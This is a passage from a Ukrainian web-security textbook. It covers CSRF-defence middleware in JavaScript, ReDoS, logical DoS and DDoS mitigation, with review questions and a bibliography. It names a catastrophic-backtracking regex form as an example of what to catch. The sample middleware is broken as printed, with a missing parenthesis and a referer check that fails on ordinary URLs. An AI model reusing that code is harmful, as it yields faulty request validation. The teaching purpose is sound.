Другий API, хоча він і приймає HTTP-запити POST і потенційно вразливий для більш просунутої CSRF-атаки, не можна експлуатувати за допомогою посилання, зображення або іншим способом, що здійснюється через HTTP-запит GET.

Можливість змінювати стан через HTTP-запити GET – це архітектурна недоробка. Але ключовий момент тут стосується всіх без винятку запитів GET. Вони за замовчуванням несуть ризик: природа інтернету робить їх більш

уразливими для CSRF-атак, тому в разі операцій з відстеження стану їх вкрай бажано уникати.

5.2.6. Зниження ризику CSRF на рівні програми

Наведені в цьому розділі методи захисту від CSRF-атак підходять лише за умови, що вони реалізовані в масштабі всього додатку. Як і в багатьох інших випадках, надійність ланцюга визначається стійкістю найслабшої ланки. Ретельне продумування на етапі проектування дозволяє отримати програму із захистом від підробки міжсайтових запитів. Давайте подивимося, як створити таку програму.

5.2.7. Проміжне програмне забезпечення для протидії CSRF-атакам

Більшість сучасних стеків Web-серверів дозволяють створювати проміжне програмне забезпечення або сценарії, які запускаються при кожному запиті перед виконанням будь-якої логіки. Таке проміжне програмне забезпечення можна розробити для реалізації методів запобігання CSRF на всіх серверних маршрутах.

Розглянемо приклад такого ПЗ:

```
const crypto = require('../util/crypto'); const
dateTime = require('../util/dateTime');const
session = require('../util/session'); const logger =
require('../util/logger');

const validLocations = [
  'https://www.*****.com',
  'https://api.*****.com',
  'https://portal.*****.com'
];

const validateHeaders = function(headers, method) {
  const origin = headers.origin;

  const referer = headers.referer;let
  isValid = false;
```

```

    if (method === 'POST') {

        isValid = validLocations.includes(referer) && validLocations.
includes(origin);

    } else {

        isValid = validLocations.includes(referer);

    }

    return isValid;

};

const validateCSRFToken = function(token, user) {

    // получение данных из CSRF-токена

    const text_token = crypto.decrypt(token);
    const user_id = text_token.split(':')[0]; const
    date = text_token.split(':')[1]; const nonce =
    text_token.split(':')[2];

    // проверка истинности данных

    let validUser = false; let
    validDate = false; let
    validNonce = false;

    if (user_id === user.id) { validUser = true; }

    if (dateTime.lessThan(1, 'week', date)) { validDate = true; }

    if (crypto.validateNonce(user_id, date, nonce)) { validNonce = true; }

    return validUser && validDate && validNonce;

};

const CSRFShield = function(req, res, next) {

    if (!validateHeaders(req.headers, req.method) ||

        !validateCSRFToken(req.csrf, session.currentUser) {
        logger.log(req);

        return res.sendStatus(401);

    }

```

```
return next();  
};
```

Це проміжне програмне забезпечення може викликатися для всіх запитів до сервера або налаштовуватися тільки на конкретні запити. Воно перевіряє коректність заголовків `origin` та/або `referer`, а потім гарантує дійсність CSRF-токену. Якщо перевірку не пройдено, повертається помилка.

У разі проходження перевірки відбувається перехід до наступного проміжного ПЗ і програма отримує можливість продовжити виконання.

Таке проміжне програмне забезпечення покладається на те, що за кожного запиту клієнт передає серверу CSRF-токен, тому оптимально автоматизувати цей процес і на клієнті. Це можна зробити за допомогою шаблону проксі, перезаписавши поведінку за умовчанням `XMLHttpRequest` таким чином, щоб токен додавався завжди.

Загалом рекомендується створити бібліотеку для генерації запитів, які просто включатимуть `XMLHttpRequest` і впроваджувати коректний токен залежно від HTTP-метода.

Отже. Можливість CSRF-атаки можна знизити, якщо HTTP-запити GET не зможуть змінити стан програми. Крім того, слід розглянути можливість перевірки заголовків та додавання до кожного запиту CSRF-токенів. Завдяки цим засобам захисту користувачі вашої програми зможуть здійснювати вхід до нього з інших джерел, не турбуючись про те, що їхні права доступу використовує для своїх цілей якийсь хакер.

5.3. МЕТОДИ ЗАХИСТУ WEB-РЕСУРСУ ВІД DoS АТАК

DoS-атаки зазвичай пов'язані з використанням системних ресурсів, і якщо на сервері не ведеться належним чином системний журнал, їх досить складно виявити. Якщо атака проходила законними каналами (наприклад, через кінцеву точку API), постфактум важко дізнатися, що сервер піддавався DoS-атаці [30].

Таким чином, перший захід проти атак типу DoS повинен полягати у створенні на сервері всеосяжної системи реєстрації.

Фіксуватись повинні всі запити разом з кількістю часу, який знадобився для відповіді. Крім того, слід вручну реєструвати продуктивність будь-якого типу асинхронних завдань, таких як резервне копіювання, яке викликається через API, але виконується у фоновому режимі, причому після його завершення не генерується відповідь.

Це дозволить виявляти будь-які (випадкові чи зловмисні) спроби експлуатації вразливості до DoS-атак.

Ми вже обговорювали, що DoS-атаки можна класифікувати за їх результатом. Це може бути:

- вичерпання ресурсів сервера;
- вичерпання ресурсів клієнта;
- запит недоступних ресурсів.

Для здійснення перших двох варіантів атаки необов'язково знати про екосистему сервера або клієнта. Але при розробці плану протидії DoS-атакам слід враховувати всі три варіанти.

5.3.1. Протидія атакам ReDoS

Імовірно, найпростіше захиститися від ReDoS-атак, хоча для цього слід знати, як вони структуровані (про це ми говорили у другій частині книги). Коректний процес перевірки коду дозволяє запобігти попаданню в кодову базу DoS-приймачів регулярних виразів [30].

Потрібно шукати регулярний вираз, який призводить до пошуку з поверненням у групі, що повторюється. Такі регулярні вирази зазвичай мають форму $(a[ab]^*)^+$, де $+$ забезпечує «жадібну» операцію, пропонуючи перед поверненням знайти всі потенційні збіги, а $*$ пропонує зіставляти вираз у дужках до нескінченності.

Оскільки за цією технологією можна будувати регулярні вирази без ризику DoS, на пошук шкідливих регулярних виразів без хибно-позитивних результатів може піти багато часу.

Це той випадок, коли на допомогу можуть прийти інструменти OSS, призначені для сканування регулярних виразів на наявність шкідливих сегментів або для тестування їхньої продуктивності на різних вхідних даних. Перехоплення шкідливого регулярного вираження та запобігання його потраплянню в кодову базу стануть першими кроками до захисту програми від ReDoS-атак.

Потім потрібно переконатися, що у додатку немає місць, де використовуються регулярні вирази, які надаються користувачами. Дозвіл на їх завантаження схожий на прогулянку мінним полем, сподіваючись, що ви правильно запам'ятали карту безпечного маршруту. Для підтримки такої системи потрібні величезні координовані зусилля, а з безпекової точки зору це взагалі погана ідея.

Крім того, важливо переконатися, що у додатках, з якими здійснюється інтеграція, не використовуються користувацькі або погано написані регулярні вирази.

5.3.2. Захист від логічних DoS-атак

Виявити та запобігти DoS-атакам, спрямованим на логічну схему додатків, набагато складніше. Як і ReDoS, атаки цього типу в більшості випадків не можуть бути здійснені, якщо розробники випадково не створять передумови для вразливості. Втім, навіть добре написаний додаток може стати жертвою логічної DoS-атаки, якщо зловмисник має величезні ресурси для перевантаження системи.

У результаті відкриті функціональні можливості слід розглядати з погляду високого, середнього чи низького ризику DoS. Це має більше сенсу, ніж розгляд з точки зору вразливості, оскільки DoS-атака зводиться до

споживання ресурсів, і їх складно розглядати в двійковій парадигмі, як, наприклад, XSS-атаки, які можна провести або не можна.

У випадку з DoS-атакою неважливо, наскільки стійкий до злому код програми. Користувач потужного ПК може не помітити експлойта функціональності, але, можливо, це зробить власник старого мобільного пристрою.

Для захисту від логічної DoS-атаки необхідно визначити області кодової бази, де використовуються критичні системні ресурси.

5.3.3. Захист від DDoS

Від розподілених атак типу «відмова в обслуговуванні» (DDoS) захиститися набагато складніше, ніж від DoS-атак, організованих одним зловмисником. У той час як DoS-атаки часто націлені на помилку в коді програми (наприклад, неправильно написаний регулярний вираз або виклик API, що споживає ресурси), DDoS-атаки зазвичай набагато простіше за своєю природою [30, 31].

Більшість DDoS-атак в Інтернеті виходить із кількох джерел, але контролюється централізовано. Вони організуються однією людиною або групою, яка розповсюджує шкідливу програму за певним каналом. Вона у фоновому режимі існує на комп'ютерах звичайних користувачів і може постачатися в комплекті із законними програмами. Легітимними комп'ютерами можна керувати віддалено через входи, яку надає шкідливе програмне забезпечення.

ПК - не єдині пристрої, вразливі для атак цього типу. Використовувати можна як смартфони та планшети, так і пристрої IoT (маршрутизатори, точки доступу, смарт-системи тощо), при цьому часто це робиться навіть простіше, ніж з комп'ютерами.

Будь-які пристрої, які були скомпрометовані та використовувалися в DDoS-атаці, формують так званий бот-нет. Цей термін утворений зі слів robot

(«робот») і network («мережа») і означає мережу роботів, яка використовується для виконання будь-яких вказівок.

Як правило, DDoS-атаки не націлюються на логічні помилки, а намагаються вразити цілі величезним обсягом легітимного трафіку. У результаті у звичайних користувачів ресурсів не вистачає і додаток припиняє роботу, або швидкість його дії значно падає.

Запобігти атакам DDoS неможливо, але їх можна пом'якшити кількома способами.

5.3.4. Пом'якшення DDoS-атак

Найпростіший спосіб захистити Web-програму від DDoS-атак - вкласти в службу керування брандмауером.

Такі служби розробляються багатьма виробниками та виконують аналіз кожного пакета, що проходить через їхні сервери. Вони проводять надійне сканування, перевіряючи, чи пакет відповідає зловмисному шаблону.

Пакети, визначені як шкідливі, не будуть надіслані на ваш Web-сервер [31].

Ефективність цих служб обумовлена їхньою здатністю перехоплювати великі обсяги мережових запитів, тоді як інфраструктура програми (особливо якщо йдеться про програми для хобі та малого бізнесу), швидше за все, таким похвалитися не може.

В архітектуру Web-ресурсів можна додати додаткові заходи для зниження ризику DDoS. Один із поширених методів відомий як фільтрація чорних дірок і реалізується спеціальним налаштуванням протоколів маршрутизації (рис. 5.2).




Рис. 5.2. Фільтрація чорних дірок.

Так як чорна діра поглинає основну масу шкідливого трафіку, ресурси залишаються законним користувачам.

Зверніть увагу, що алгоритм фільтрації чорних дірок впливає на відсоток реальних користувачів

Трафік при такому підході відкидається на сервер чорної діри, який нагадує звичайний сервер вашої програми, але не виконує жодних дій. Маршрути чорної дірки зазвичай настроюються за допомогою спеціального вимпелу маршруту. На жаль, незважаючи на ефективність у відкиданні шкідливого трафіку, при недостатньому точному налаштуванні чорні діри можуть так само чинити і з законним.

Крім того, вони не дуже ефективні проти великомасштабних DDoS-атак [32].

При використанні будь-якого з цих методів треба пам'ятати, що надчутливі фільтри можуть блокувати і законний трафік. Тому необхідні метрики, що характеризують особливості звичайного користування мережею.

На них потрібно орієнтуватися до реалізації будь-яких агресивних заходів для зниження DDoS-атак.

Отже. Атаки типу «відмова в обслуговуванні» можна розділити на два основні види: один зловмисник (DoS) або кілька (DDoS). Найчастіше вони зводяться до надмірного споживання ресурсів сервера. Через це заходи протидії таким атакам можуть заважати навіть законним користувачам.

З іншого боку, ймовірність DoS-атаки можна зменшити за рахунок якісно спроектованої архітектури програми, яка не дозволяє користувачам захоплювати ресурси на тривалий час.

Через простоту реалізації DoS-атаки широко поширені в мережі. Тому навіть якщо ви не очікуєте, що ваш додаток стане їх метою, бажано все ж таки додати засоби захисту про всяк випадок, як тільки у вас з'явиться така можливість.

Запитання для самоконтролю

1. Мета і наслідки XSS.
2. Які формальні класифікації XSS ви знаєте?
3. Що включає постійна XSS атака?
4. Що включає непостійна XSS атака?
5. Назвіть особливості атаки XSS на основі DOM-моделі.
6. Що таке CSRF-атаки?
7. Принципи дії CSRF-токену?
8. Методи зниження ризику CRSF на рівні коду.
9. Які методи захисту WEB-ресурсу від DOS атак?
10. Які методи протидії атакам ReDoS?
11. Які методи протидії від логічних DoS-атак?
12. Які методи протидії (пом'якшення) DDoS-атакам?

Список літератури

1. Бобало Ю. Я. Інформаційна безпека : навчальний посібник / Ю.Я. Бобало, І.В. Горбатий, М.Д. Кіселичник, А.П. Бондарєв [та 8 інших] ; за загальною редакцією Ю.Я. Бобала та І.В. Горбатого ; Міністерство освіти і науки України, Національний університет "Львівська політехніка". - Львів : Видавництво Львівської політехніки, 2019. - 573 с.
2. Волошин В. С. Кибернетическая безопасность. Социальные и прикладные вопросы / Вячеслав Волошин. - Киев : Освита України, 2020. - 293 с.
3. Computer Security – ESORICS 2017 [electronic resource] : 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part II / edited by Simon N. Foley, Dieter Gollmann, Einar Snekkenes. // Springer eBooks - Cham : Springer International Publishing : Imprint: Springer, 2017. - XXI, 573 p. 187 illus. online resource. - (Security and Cryptology ; 10493). Режим доступу:
https://opac.kpi.ua/F/?func=direct&doc_number=000621446&local_base=KPI01/.
4. Що таке OWASP Top-10? [Електронний ресурс] – Режим доступу:
<https://ukeywaf.com/baza/shho-take-owasp-top-10/> (дата звернення 05.04.2023 р.). – Назва з екрана.
5. Антонішин М. В. Пошук реальних мережевих адрес Web застосунків використанням сервісу CDN / М. В. Антонішин, Я. Ю. Дорогий, О. І. Міснік, В. В. Цуркан // Проблеми інформатизації та управління. – 2021. – Вип. 65. – С. 10-17. Режим доступу: http://nbuv.gov.ua/UJRN/Pitu_2021_65_4.
6. Хохлачова, Ю. Є. Методи оцінювання уразливостей та оптимізації інформаційних систем в умовах інформаційних впливів. Дисерт. робота. (2015). С. 198. Режим доступу: [20https://er.nau.edu.ua/bitstream/NAU/14308/1/Диссер.pdf](https://er.nau.edu.ua/bitstream/NAU/14308/1/Диссер.pdf)
7. Security, Privacy, and Anonymity in Computation, Communication, and Storage [electronic resource] : 10th International Conference, SpaCCS 2017, Guangzhou, China, December 12-15, 2017, Proceedings / edited by Guojun Wang, Mohammed Atiquzzaman, Zheng Yan, Kim-Kwang Raymond Choo. // Springer eBooks

- Cham : Springer International Publishing : Imprint: Springer, 2017. - XVIII, 610 p. 200 illus. online resource. - (Information Systems and Applications, incl. Internet/Web, and HCI ; 10656). Режим доступу: https://opac.kpi.ua/F/?func=direct&doc_number=000621153&local_base=KPI01

8. Нізовцев Ю. Ю. Пошук шкідливих програмних засобів у дампи оперативної пам'яті: практичний посібник /Ю. Ю. Нізовцев ; Український науково-дослідний інститут спеціальної техніки та судових експертиз Служби безпеки України. Київ :ІСТЕ СБ України, 2021. - 71 с.

9. Остапов С. Е. Кібербезпека: сучасні технології захисту : навчальний посібник / С.Е. Остапов, С.П. Євсєєв, О.Г. Король ; Міністерство освіти і науки України, Харківський національний економічний університет імені Семена Кузнеця. - Львів : Видавництво "Новий Світ-2000", 2021. - 678 с.

10. Політанський Л. Ф. Технології комплексного захисту інформації в кіберпросторі : Навчальний посібник / Л. Ф. Політанський, Р. Л. Політанський, С. В. Толюпа, В. В. Лесінський, Д. А. Вовчук, В. Ф. Бердега ; Міністерство освіти і науки України, Чернівецький національний університет імені Юрія Федьковича. - Чернівці : Чернівецький національний університет імені Юрія Федьковича, 2018. - 203 с.

11. Сенів М. М. Безпека програм та даних :навчальний посібник /М.М. Сенів, В.С. Яковина ; Міністерство освіти і науки України, Національний університет "Львівська політехніка". Львів: Видавництво Львівської політехніки, 2015.- 255 с.

12. Jiang Shan, Sean Smith, and Kazuhiro Minami. "Securing web servers against insider attack." Seventeenth Annual Computer Security Applications Conference. IEEE, 2001. Режим доступу: https://digitalcommons.dartmouth.edu/cgi/viewcontent.cgi?article=1196&context=cs_tr

13. Оладько В. С. Технологии защиты интернет-технологий и web-приложений / В. С. Оладько, С. Ю. Микова, М. А. Нестеренко / International scientific journal 8, 2015. С. – 81-85.

14. Юдін О.К. Міжсайтовий скриптинг XSS по протоколу HTTP. / О. К. Юдін, М. А. Гусєв / 2019 – НАУ. – Сучасні інформаційні теології. - С.13-14.

15. Computer Security – ESORICS 2017 [electronic resource] : 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part I / edited by Simon N. Foley, Dieter Gollmann, Einar Snekkenes. // Springer eBooks - Cham : Springer International Publishing : Imprint: Springer, 2017. - XXI, 485 p. 106 illus. online resource. - (Security and Cryptology ; 10492). Режим доступу:

https://opac.kpi.ua/F/?func=direct&doc_number=000621134&local_base=KPI01

16. Detection of Intrusions and Malware, and Vulnerability Assessment [electronic resource] : 14th International Conference, DIMVA 2017, Bonn, Germany, July 6-7, 2017, Proceedings / edited by Michalis Polychronakis, Michael Meier. // Springer eBooks - Cham : Springer International Publishing : Imprint: Springer, 2017. - X, 412 p. 114 illus. online resource. - (Security and Cryptology ; 10327). Режим доступу: https://opac.kpi.ua/F/?func=direct&doc_number=000621370&local_base=KPI01

17. Proceedings of the 23rd International Conference on Industrial Engineering and Engineering Management 2016 [electronic resource] : Theory and Application of Industrial Engineering / edited by Ershi Qi, Jiang Shen, Runliang Dou. // Springer eBooks - Paris : Atlantis Press : Imprint: Atlantis Press, 2017. - VIII, 309 p. 150 illus., 63 illus. in color. online resource. Режим доступу: https://opac.kpi.ua/F/?func=direct&doc_number=000623581&local_base=KPI01/.

18. Веллинг Люк. Разработка Web-приложений с помощью PHP и MySQL : [пер. с англ.] / Л. Веллинг, Л. Томсон. - Москва [и др.] : Вильямс, 2004. - 800 с. Режим доступу: https://opac.kpi.ua/F/?func=direct&doc_number=000160035&local_base=KPI01

19. Євсєєв С. П. Кібербезпека: криптографія з PYTHON : навчальний посібник / С.П. Євсєєв, О.В. Шматко, О.Г. Король ; відповідальний за випуск С.П. Євсєєв / Міністерство освіти і науки України, Харківський національний

економічний університет імені Семена Кузнеця. - Львів : Видавництво "Новий Світ-2000", 2021. - 119 с

20. Computer Security – ESORICS 2017 [electronic resource] : 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part I / edited by Simon N. Foley, Dieter Gollmann, Einar Snekkenes. // Springer eBooks - Cham : Springer International Publishing : Imprint: Springer, 2017. - XXI, 485 p. 106 illus. online resource. - (Security and Cryptology ; 10492)/ Режим доступу:

https://opac.kpi.ua/F/?func=direct&doc_number=000621134&local_base=KPI01

21. Detection of Intrusions and Malware, and Vulnerability Assessment [electronic resource] : 14th International Conference, DIMVA 2017, Bonn, Germany, July 6-7, 2017, Proceedings / edited by Michalis Polychronakis, Michael Meier. // Springer eBooks - Cham : Springer International Publishing : Imprint: Springer, 2017. - X, 412 p. 114 illus. online resource. - (Security and Cryptology ; 10327 Режим доступу: https://opac.kpi.ua/F/?func=direct&doc_number=000621370&local_base=KPI01

22. Бобало Ю. Я. Інформаційна безпека : навчальний посібник / Ю.Я. Бобало, І.В. Горбатий, М.Д. Кіселичник, А.П. Бондарєв [та 8 інших] ; за загальною редакцією Ю.Я. Бобала та І.В. Горбатого ; Міністерство освіти і науки України, Національний університет "Львівська політехніка". - Львів : Видавництво Львівської політехніки, 2019. - 573 с/

23. Нізовцев Ю. Ю. Пошук шкідливих програмних засобів у дампі оперативної пам'яті: практичний посібник / Ю.Ю. Нізовцев/ - Український науково-дослідний інститут спеціальної техніки та судових експертиз Служби безпеки України. Київ. - ІСТЕ СБ України, - 2021.- 71 с.

24. Su, Zhendong, and Gary Wassermann. "The essence of command injection attacks in web applications." *Acm Sigplan Notices* 41.1 - 2006 – pp. 372-382.

25. Андреев А. С. Аналіз особливостей розробки WEB-додатків – 2022 - С. – 45-48.

26. Бондаренко О. І. Безпека web-додатків: актуальні проблеми та їх аналіз Формування ринкової економіки в Україні. Львів – 2017 - С. – 28-36.

27. Ткач Ю. М. Аналіз вразливостей корпоративних інформаційних систем. Захист інформації - 2018- С. – 61-66.

28. Рахманов А. Т. Механизм трехслойной защиты на основе веб-серверов против распределенного отказа от обслуживания / А. Т. Рахманов, Ш. К. Камалов, К. Ф. Керимов // Проблемы управления и информатики. – 2019. – № 5. – С. 64-72. Режим доступу: http://nbuv.gov.ua/UJRN/PUI_2019_5_8.

29. Ferda ..zdemir S..nmez, Chris Hankin, Pasquale Malacaria, Attack Dynamics: An Automatic Attack Graph Generation Framework Based on System Topology, CAPEC, CWE, and CVE Databases, Computers & Security, Volume 123, 2022. Режим доступу:

<https://reader.elsevier.com/reader/sd/pii/S0167404822003303?token=F2F783E78435255F36F043DA99BD3AFA61F5D783CE39370C0975ECE92E7A43792A721AEE7207FAF5E4129CF423E9454D&originRegion=eu-west-1&originCreation=20230516125546>

30. DOS і DDoS — атаки: поняття, різновиди, методи виявлення і захисту. [Електронний ресурс] – Режим доступу: <https://naukovistudii.org.ua/19934/dos-%D1%96-ddos-%D0%B0%D1%82%D0%B0%D0%BA%D0%B8-%D0%BF%D0%BE%D0%BD%D1%8F%D1%82%D1%82%D1%8F-%D1%80%D1%96%D0%B7%D0%BD%D0%BE%D0%B2%D0%B8%D0%B4%D0%B8-%D0%BC%D0%B5%D1%82%D0%BE%D0%B4%D0%B8-%D0%B2%D0%B8/> (дата звернення 13.11.2022 р.). – Назва з екрана.

31. Як захистити сервер від DDoS-атаки. [Електронний ресурс]– Режим доступу: <https://vps.ua/wiki/ukr/how-to-protect-server-from-ddos/> (дата звернення 13.11.2022 р.). – Назва з екрана.

32. Остапов С. Е. Кібербезпека: сучасні технології захисту : навчальний посібник / С. Е. Остапов, С. П. Євсєєв, О. Г. Король / Харківський національний економічний університет імені Семена Кузнеця. - Львів : Видавництво "Новий Світ-2000", 2021. - 678 с :

33. Коломицев, Михайло Володимирович, Світлана Олександрівна Носок, Микола Владленович Грайворонський. Безпека призначених для користувача

процедур аутентифікації Web-додатків. Захист інформації 15.1: С. – 75-80. Режим доступу: <https://jrnل.nau.edu.ua/index.php/ZI/article/view/4222/4357>